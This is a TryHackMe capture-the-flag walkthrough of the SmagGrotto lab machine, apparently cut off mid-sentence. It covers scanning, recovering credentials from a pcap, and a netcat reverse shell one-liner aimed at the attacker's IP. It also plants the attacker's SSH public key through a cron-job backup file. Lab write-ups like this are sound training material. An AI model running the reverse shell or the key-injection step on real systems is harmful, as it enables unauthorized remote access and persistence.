SmagGrotto Walkthrough

This is the walkthrough of the SmagGrotto Machine in TryHackMe.

Hey Guys,I hope you like this walkthrough.Without wasting any time,let's get started.

First let"s do a nmap scan


sudo nmap -sT -sV -T4 10.10.97.254

Starting Nmap 7.60 (https://nmap.org) at 2022–03–29 18:44 BST
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 18:45 (0:00:06 remaining)
Nmap scan report for ip-10–10–97–254.eu-west-1.compute.internal (10.10.97.254)
Host is up (0.0022s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 02:6C:AC:F9:2E:ED (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.37 seconds

ports open:
22-ssh
80-http

let's open the webpage




This is the Webpage

Let's run a Gobuster scan to see what all subdomains are available.

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===
[+] Url: http://10.10.97.254
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
===
2022/03/29 18:53:43 Starting gobuster
===
/mail (Status: 301)
/server-status (Status: 403)
2022/03/29 18:55:09 Finished


Let's try to see what the subdomains contain.

The /server-status doesn't contain any useful information.



The /server-status webpage

The /mail contains quite a lot of interesting information.




The /mail webpage

There is a very very interesting file, it is called dHJhY2Uy.pcap . Let us download this file.

More about .pcap file extensions: https://en.wikipedia.org/wiki/Pcap


We can use WireShark to sniff the network packets.



WireShark Analyser

POST /login.php HTTP/1.1
Host: development.smag.thm
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 39
Content-Type: application/x-www-form-urlencoded

username=helpdesk&password=cH4nG3M3_n0wHTTP/1.1 200 OK
Date: Wed, 03 Jun 2020 18:04:07 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 0
Content-Type: text/html; charset=UTF-8




/etc/hosts file

We get ‘development.smag.thm’ , add this to your /etc/hosts file.


Add your IP Address next to development.smag.thm

Open development.smag.thm




development.smag.thm

This is very interesting, open login.php .



Login Page

Login with the credentials you got above.




We get this page after login

We get remote command execution,lets try to get a reverse shell.

First we need to open a listener using netcat.

Here I am listening for a connection on 1337.




Using netcat to listen for a reverse shell

On the website where we have logged in,use the following command


rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc [yourmachineip] 1337>/tmp/f

Remember* that your ip address will come from tryhackme vpn server,so don't enter your Local internet IP Address.



Type the command and hit Send

After clicking on send,we get a reverse-shell




Our Reverse Shell

We only have a user of www-data[user can be found on typing whoami]

Now on your attacking machine, clone linenum.sh using Git and save it to your Desktop

Link:https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

Run Simple HTTP server on python.



Running the simple http server


Transfer linpeas.sh to target machine using wget.

we find there is a cronjob vulnerability

therefore ssh vulnerablility,lets copy our public key to their backup

we have sucessfully added it

if you don’t have a public key,use: **ssh-keygen -o**



Making of SSH Key


Copy your ssh public key

Lets add our public key using echo command

echo “Your Public key” > jake_id_rsa.pub.backup


[Copy every single letter from your public key to the above command]

ssh -i [Path to your ssh key] jake@targetip



SSH to jake


Now we have permissions to access user.txt,



contents of user.txt

We have got the first flag,now lets find the second flag


Type ‘sudo -l’ to find which permissions does jake have.



Jake permissions

Let’s go to gtfobins.github.io to search for vulnerabilities and search for

